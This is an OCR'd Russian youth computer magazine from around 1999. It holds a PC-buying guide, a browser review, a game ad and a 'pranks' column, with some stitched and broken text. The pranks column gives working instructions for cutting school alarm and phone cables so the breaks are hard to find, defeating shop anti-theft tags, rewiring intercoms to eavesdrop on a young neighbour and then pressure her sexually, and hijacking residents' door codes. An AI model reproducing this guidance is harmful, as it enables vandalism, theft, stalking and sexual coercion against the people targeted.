комплектующих очень приятен. Ты представляешь себе, как будет выглядеть твой компьютер, какой у него будет корпус, что бу-

покупке компьютеров

тебя нелицензионный софт, либо на тебе пытается нажиться продавец. Я опять же против этого ничего не имею, но тебе это может и не понравиться.

Скидки

Теперь давай поговорим о скидках. Как правило, продавцы и в рекламе, и в телефонном разговоре обещают тебе скидки, но на деле (при покупке) все оказывается не совсем так. Почему же так происходит? Да просто потому, что для продавца важно, чтобы ты пришел именно к нему в магазин, и он всеми возможными ему способами пытается тебя туда завлечь. Зачем ему это? Это еще проще. Придя в магазин, ты обязательно что-нибудь купишь, не сегодня, так в следующий раз, но магазин останется у тебя в памяти, вот для этого продавцы и стараются тебя заманить к себе. Так что не особо раскатывай губенки на получение крутых скидок. Скидка не для тебя, скидки для оптовиков. А вот наиболее распространенный слух о том, что продавцы часто «разгоняют» процессоры я вынужден развеять. Дело в том, что это невыгодно делать по нескольким причинам:

— Сборщик, а именно он технически может это сделать, расписывается в гарантийном талоне каждого собранного им компьютера. Так что в случае «разгона» он за это и отвечает.

— Компьютеры сейчас не пломбируются, так что конфигурацию можно проверить «не отходя от кассы».

— Компьютерные фирмы начали пережипись на «морде» сидюка, но эта «морда», как назло, очень легко снимается. Так вот, обман заключается в следующем. Берется два сидюка (предположим, 32 и 40 скоростные) у них меняются «морды». При покупке компьютера ты выбрал 40 скоростной сидюк, и ты его получишь, по крайней мере, ты будешь уверен, что это так, а особой разницы между 32 и 40 скоростями ты все равно не заметишь. Но это еще не все, на этот привод «забудут» повесить стикер (это специальная наклейка, которую нельзя оторвать и по которой осуществляется гарантия), и когда ты заметишь подлог, то изменить ничего не сможешь, так как продавец будет утверждать, что он такого не делал, сделать не мог, да и вообще это сделал ты и сейчас тебя вообще в тюрьму отправят. В данном случае сделать что-либо действительно сложно, но при покупке следует быть внимательным. Попроси продавца снять крышку с системного блока, лично осмотри все «внутренности», проверь наличие стикеров (если где-то их не обнаружил, попроси наклеить еще один) и сверь все серийные номера с номерами в гарантийном талоне. Это, конечно, не панацея, но все-таки будет надежнее. Продавцы не любят, когда их просят проверить компьютер или снять крышку с системного блока, но отказать тебе они не имеют права. Как правило, фирма об обманах ничего не знает, все это личная инициатива продавца или сборщика, но тебе-то от этого не легче. Но вообще при покупке компьютера следует быть очень внимательным, так как хотя на открытый обман продавцы решаются в редких случаях, но дет внутри и как это все будет замечательно работать. И, поверь мне, это захватывающее чувство. И действительно это будет самый лучший компьютер. И совсем не обязательно это самый мощный системный блок и самый лучший монитор, просто это ТВОЙ КОМПЬЮТЕР.

Итоги:

1. Перед тем как решиться на покупку компа, спроси своих друзей-профессионалов, какую конфигурацию тебе нужно брать.
2. Запиши все названия комплектующих, которые тебе посоветуют друзья. И в магазине покупай только их, а не ту шнягу, что попытаются тебе впарить.
3. В магазине скажи продавцу: «Да, да, да... Все это я знаю. А теперь заткнись и слушай меня. Мне нужно это, это и это».
4. Когда тебе принесут комп, скажи продавцу, чтобы он снял крышку корпуса и тщательно посмотри на все детали внутри. На них на всех должны стоять гарантийные стикеры.
5. Если тебе предложат купить крутой и суперкачественный Compaq или Dell или что-нибудь в этом духе, посылай продавца вместе с его советами в далекую галактику — от таких сделок выиграет только магазин, т.к. через год тебе придется покупать у них новый комп.
6. Не верь рекламе. Реклама — фуфел — ее задача заманить тебя в магазин. Лучше поспрашивай знакомых, где они покупали свои компы.

X


X-броузер.

Альтернатива пришла!

Stranger


Вся масса юзеров Internet делится на две части: первая и наиболее многочисленная - это группа людей, которые пользуются тем программным обеспечением, которое активно подсовывают им крупные производители, не обращая внимания на то, что предложенные проги необязательно самые хорошие и работают недостаточно стабильно. К таким продуктам относятся броузеры Microsoft Internet Explorer и Netscape Communicator. Но есть и вторая группа - это люди, которые обладают достаточно широким кругозором и выби…ют то, что лучше, быстрее, удобней, стабильней и не обязательно произведено крутой, известной фирмой.

И раз уж ты держишь в руках наш журнал, то я надеюсь, что ты относишься именно ко второй группе юзеров. А поэтому я хотел бы рассказать тебе об одной из малоизвестных программу-



…н, которая была выпущена очень из…стным производителем железок - фирмой Creative (помнишь великолепные подставки для кофе с пультом дистанционного управления?). Их прога называется Creative Inspire. Она не продвигалась на рынке программного обеспечения, а потому несмотря на то, что выпущена она довольно давно, остается неизвестной широким массам даже при наличии ряда достоинств, которыми она резво уделывает все «крутые» броузеры.

Creative Inspire оснащен великолепным графическим интерфейсом (в этом ты можешь убедиться, взглянув на рисунок), который является полной противоположностью оконным вариантам Internet Explorer и Netscape Communicator, и обладает всеми качествами и достоинствами этих броузеров, прибавляя ряд новых. Интерфейс отличается великолепной интеллектуальностью и интуитивностью. Работа с WWW облегчается целым рядом нововведений по сравнению с вышеназванными программами. Для упрощения работы с твоими любимыми страницами в программу встроена панель каналов, которая может включать в себя до ста маршрутов. Броузер поддерживает полноэкранный режим, минимизируя органы управления до размеров маленькой панели, на которой имеется строка URL. Да и к тому же, в отличие от всех этих крутых «Експлореров» и «Нафигаторов», Creative Inspire экономит место на твоем винте, занимая всего 3 Мега!!!



В броузере встроены проигрыватели Audio и Video файлов любого формата в режиме OnLine, управление ими вынесено прямо на главную панель программы, что чрезвычайно удобно. Они являются независимыми программами и, в отличие от Internet Explorer, не обращаются при проигрывании к каким-либо сайтам, что очень экономит время, а, соответственно, и деньги.

Броузер поддерживает спецификацию HTML стандарта 3.2 и выше. Стандарт HTML 3.2 позволяет намного интересней оформлять страницы, главным образом за счет использования языка DinamicHTML. У Creative Inspire, в отличие от Netscape Communicator, отсутствуют проблемы с чтением сценариев, написанных на VBScript (Visual Basic Script), а также различными комбинациями кодировок Java и JavaScript (Netscape Communicator 4.0, в частности, не переносит маленькую русскую «я» с кодом 255 в JavaScript). Сам броузер превосходно работает с управляющими элементами ActiveX. Необходимо заметить и огромное количество распознаваемых и интерпретируемых кодировок и языков. К ним можно отнести и несколько кодировок кириллицы.



Наибольшим достоинством с точки зрения разумного (ленивого) юзера будет потрясающая устойчивость в работе, его полная нерасположенность (можно сказать, вакцинированность) к критическим сбоям, чем, к сожалению, не может похвастаться Internet Explorer. А Netscape Communicator справляется с этой проблемой, но в силу того, что он игнорирует управляющие компоненты ActiveX и не понимает сценариев VBScript. А, значит, большинство страниц рискуют так и не появиться на твоем мониторе.


Надеюсь, что мне удалось красочно описать тебе эту рулезную прогу и



вселить в душу всепоглощающую страсть, буквально влекущую к установке и работе с Creative Inspire. Так что пусть твои шаловливые ручонки тянутся к мышке, пальчики набирают адрес поисковой системы, а мозг нетерпеливо стонет «Хочу!». Поюзай эту прогу сам, и тогда ты получишь еще и физическое наслаждение. :)

X

Единственным недостатком Creative Inspire является то, что в результате добавления всех тех красивостей, которые вы видите на screen'ах, она разрослась до достаточно больших размеров и программеры, ее написавшие, решили, что в целях уменьшения места часть функций она будет заимствовать у Internet Explorer. Программа оказалась частично зависимой от IE, но для пользователей Форточек'98 никакой роли этот факт не сыграет.


ВНИМАНИЕ!
В ПРОДАЖЕ С
МАЯ
1999
СПЕЦИАЛЬНЫЙ ВЫПУСК: ВСЕ О ВСЕЛЕННОЙ TOMB RAIDER
СТРАНА ИГР
Lara Croft
КТО ТАКАЯ ЛАРА КРОФТ?
ВСЕЛЕННАЯ TOMB RAIDER
CORE DESIGN: ЭТАПЫ БОЕВОГО ПУТИ
TOMB RAIDER II/III: БЕСТИАРИЙ ОРУЖЕЙНЫЙ МАГАЗИНЧИК СОВЕТЫ
ПРОХОЖДЕНИЕ
КРОФТОМАНИЯ
НОВОСТИ
ЛАРА ВЕРСИИ 4.0
ХИТ-ПАРАД САЙТОВ
ФОТОГАЛЕРЕЯ '98-'99
ONLY FOR YOU
КОНКУРС
TOMB RAIDER
ВНИМАНИЕ! КОНКУРС
ВСЯ ВОЗМОЖНАЯ информация
ПОЛНОЕ ПРОХОЖДЕНИЕ Tomb Raider II и III
ЛАРА КРОФТ — секс-символ компьютерных и видеоигр конца столетия
ФОТОГРАФИИ, РИСУНКИ и свежие новости
Специальный выпуск «СТРАНЫ ИГР»,
полностью посвященный Вселенной TOMB RAIDER

Искусство художествен

или правила поведения в общественных местах

Гена Крэк-о-делов

Моей музе посвящается

Как ты понял, я художник. Но не совсем обычный, я творю не картины или поэмы, а устройства и способы, позволяющие жить веселее в нашем тоскливом мире. У любого художника есть муза. Мою музу зовут СВЕТА. Идеи в моей голове рождаются непрерывно, сами собой. Но от идеи до ее реализации всегда очень далеко. Моя муза занимается тем, что не дает идеям пропадать безвозвратно. Часто она была единственным во всем мире человеком, который был готов слушать часами мой бред. Порою только она была способна понять всю соль моей шутки и тем дать ей вечную жизнь.

Расслабься, ты не в школе

Кто не любит приколы? В основном те, над кем прикалываются. Но меня поражает, как люди однобоко подходят к проблеме — никакой фантазии. Ну, кто из вас ни мазал школьную доску мылом и потом ни мыл ее вмести со всем классом? Это же ужасно скучно и неинтересно. Любой учитель просто мечтает о мыльной доске. Фактически, сделав это, ты:

1. Дал учителю повод наорать на тебя.
2. Помыл совершенно бесплатно ему доску с мылом.
3. Сорвал урок — дал возможность отдохнуть твоему мучителю.

Хех... Неизобретательно! А вот намазать линолеум под доской тем же мылом тебе в голову не приходило? Представь, сколько бы твоя толстая училка выполнила акробатических номеров перед доской на глазах подыхающих со смеху товарищей. Да, ей бы дали кубок «первой коровы на льду». И виноват не ты, а тетя Клава — уборщица. Ну а сколько смеху было бы, если бы ты намазал доску какой-нибудь химией. Реагентом пропитал бы тряпку. Училка стирает с доски, а тут дым, тряпка загорается — лепота.

А если ты понимаешь в компьютерах и электронике, то твоя жизнь просто не может быть скучной. Ведь что за удовольствие перерезать сетевой кабель, идущий в компьютерный класс. Или же телефонный провод, провод школьного звонка. Все это полагается резать в двух или трех местах — так обрывы найти очень сложно. Помню, резанул я какой-то проводок рядом с учительской, на следующий день пришел мужик в усах и джинсах, с телефонной трубкой. Он стал усиленно кормить тараканов, ползая на животе по школе и заглядывая под каждый плинтус. Это что, вот если тебе удастся перерезать сигнализацию, то все будет намного веселее.

Вырастет из сына свин, если сын свиненок...

После выпуска из школы злой гений получает еще больший простор. Как ты думаешь, почему в супермаркетах вдруг стали ставить печать на обратной стороне чеков. Видимо это злобные хакеры наконец-то додумались до подделки чеков на струйных принтерах.

Популярны сейчас книжные магазины с самообслуживанием. В середине и конце книжки в Библио-глобусе (тот, что на м. Лубянка) клеят бумажную таблетку. Там с помощью фольги реализован колебательный контур на двух емкостях и катушке. Когда ты проходишь с такой книжкой мимо симпатяг-охранников, срабатывает сигнализация, тебя обыскивают и тащат в ментовку.

Колебательный контур — система, позволяющая электромагнитные волны улавливать. В перилах с мигалками и охранниками стоит мощный генератор электромагнитных волн. Кстати, эти волны сильно вредны для репродуктивных функций охранников. Словом, контур в бумажной таблетке входит в резонанс и включается сигнализация. Если ты честный покупатель, то когда ты тащишь книжку в кассу, там ее кладут на специальный столик. На столике поле настолько сильное, что в таблетке пробивает конденсатор, т.е. она перегорает. В резонанс она входить больше не может, и ты свободно минуешь выход.(А вот столик с генератором вреден для кассирши)
Если ты разрежешь таблетку пополам лезвием бритвы, то никакого резонанса не выйдет. Еще можно экранировать таблетку, завернуть книжку в фольгу или мелкую металлическую сетку.
Но воровать книжки пошло, я этим никогда не занимаюсь и тебе не советую. Все удовольствие в том, с какой простотой можно сломать их систему защиты. И вот тут-то появляется столько возможностей здорово посмеяться! Например, отклеиваешь электронную таблетку от книжки до того как за нее заплатишь. Смело клей таблетку на внутренний край подола юбки у какой-нибудь графоманки и угарай со смеху! Или другой способ: в летнюю жарищу, когда на тебе только майка да шорты, приклей таблетку к пятке и ходи мимо охранников с криками: «Да, я честный покупатель! Да ничего у вас, ребята, не работает! Видать сломалось ваше устройство!». Так можно весь магазин перестремать.

Мелкий пакостник в школе и дома...

Сейчас очень популярны домофоны. Но вся прелесть в том, что номер квартиры программируется в самой трубке любого домофона. Развинчиваешь основание трубки, там несколько штырьков с перемычками. Под каждой перемычкой стоит цифра. Сумма цифр, на которых стоят перемычки, кодирует номер квартиры владельца трубки. Например: 4+8=12, 1+4+8+32=45. Пользуясь этим правилом, ты легко перекодируешь свою трубку на номер квартиры твоей юной соседки по подъезду. Потом, с помощью диктофона, можно будет записать, кто к ней приходил за день. Осталось только наплести бедной девушке, что ты агент ФБР, знаешь все, и лучше ей отдаться тебе без пререканий.

Колебательный контур:
C_1 — большой конденсатор,
C_2 — большой конденсатор,
L — катушка


ного прикалывания

В новых домофонах у каждой квартиры есть электронный пароль, открывающий замок. Этот пароль ты можешь легко поменять как у себя, так и у соседей по подъезду. Тебе понадобится друг.
Подсмотри электронный пароль своей жертвы.
Перекодируй свой домофон на номер квартиры твоей жертвы.
Подожди, пока жертвы не будет дома.
Оставь своего друга у себя в квартире, а сам спустись к пульту домофона.
Набери номер квартиры жертвы.
Твой друг возьмет трубку.
Удерживая ключ, попроси друга нажать на ключ 3 раза.
На дисплее появится «— — -».
Введи старый код, который подсмотрел.
Введи новый.
Попроси приятеля положить трубку.
Теперь твоя жертва не сможет изменить пароль, так как уже не знает старого. В идеале можно так кинуть весь подъезд.

На панели домофона написан номер его модели, например «RAINMANN CD-200». Такую трубку ты можешь купить в сервисцентре или на радиорынке. Припаяй шнур от нее к двум булавкам. Теперь ты можешь перепрограммировать домофон в любом подъезде. Все квартиры висят на одном проводе, идущем к домофону. Найди этот провод (он похож на телефонный), воткни в него иголки. Недоумевающим жильцам говори, что это профилактика домофона от летучих крыс и морских ежей.

Культурный отдых...

Посмотрел футбол, побродил по улице, взял пару телефончиков у повстречавшихся девушек, нажрался в кал к вечеру с друзьями, поиграл на компе... Никакой культуры отдыха! Предлагаю заняться посреди города спортивным деньголовством. Привязываешь к веревке магнит и начинаешь ловить деньги из фонтана. Притягиваются монеты достоинством в 1-у и 5 копеек, 5 рублей и толпы изумленной публики. Сейчас как раз открывается новый деньголовный сезон.
Приготовься, что к тебе подойдут люди и будут спрашивать, как улов. Иностранцы будут фотографировать тебя на безопасном расстоянии. К нам с другом на Неглинке подошли два рабочих:
— Что осветители нам бьете? (свирепым голосом)
— Да нет, дядя! Мы фонтан вам от ржавчины чистим (дружелюбно).




— Сейчас пойдете в обезьянник, вольеры ментовским собакам чистить! (брызгая слюной)
Самым разумным было удалиться.
Магнит можно добыть так: идешь на помойку, находишь там старый телевизор. Раскурочь его арматурой или другими подручными средствами. Извлеки динамик. Несколько раз брось динамик об асфальт, чтобы отвалился магнит. Осталось его прочно обвязать веревкой.




И наши глаза встретились...

Новейшим достижением космического приборостроения стал противогаз со светящимися глазами. Если бы не моя муза Света, он бы так и остался «на бумаге».
Вхожу в троллейбус. На мне противогаз, в руке пульт дистанционного управления глазами. Сверху надет капюшон. Подхожу к кабине водителя. Его видно в зеркальце. Наши глаза встречаются в зеркальце. Глаза у меня светятся. Водитель бледнеет и резко оборачивается, но я успел раствориться в воздухе...
Как-то я зашел в крутую парикмахерскую. Стал гладить резиновый затылок, мычать и моргать лампочками в глазах.




Те, кого не увезли в реанимацию, долго пытались меня понять, думали, что заблудился на чужой планете. Потом пригрозили вызвать космическую милицию, и я с диким воплем, натыкаясь на разные углы, покинул помещение.
Сделать противогаз просто. Тебе понадобится:
Противогаз без фильтра.
2 лампочки от карманного фонаря.
Батарейка крона 9 вольт.
Мягкий тумблер и реостат (регулируемое сопротивление) на 1.5 килом (продают на лотках вместе со всякими видео, аудио шнурами).
1.5 метра кабеля телевизионной антенны (можно заменить другим проводом).
Спичечный коробок.
Тонкий картон, фольга, клей, скотч.

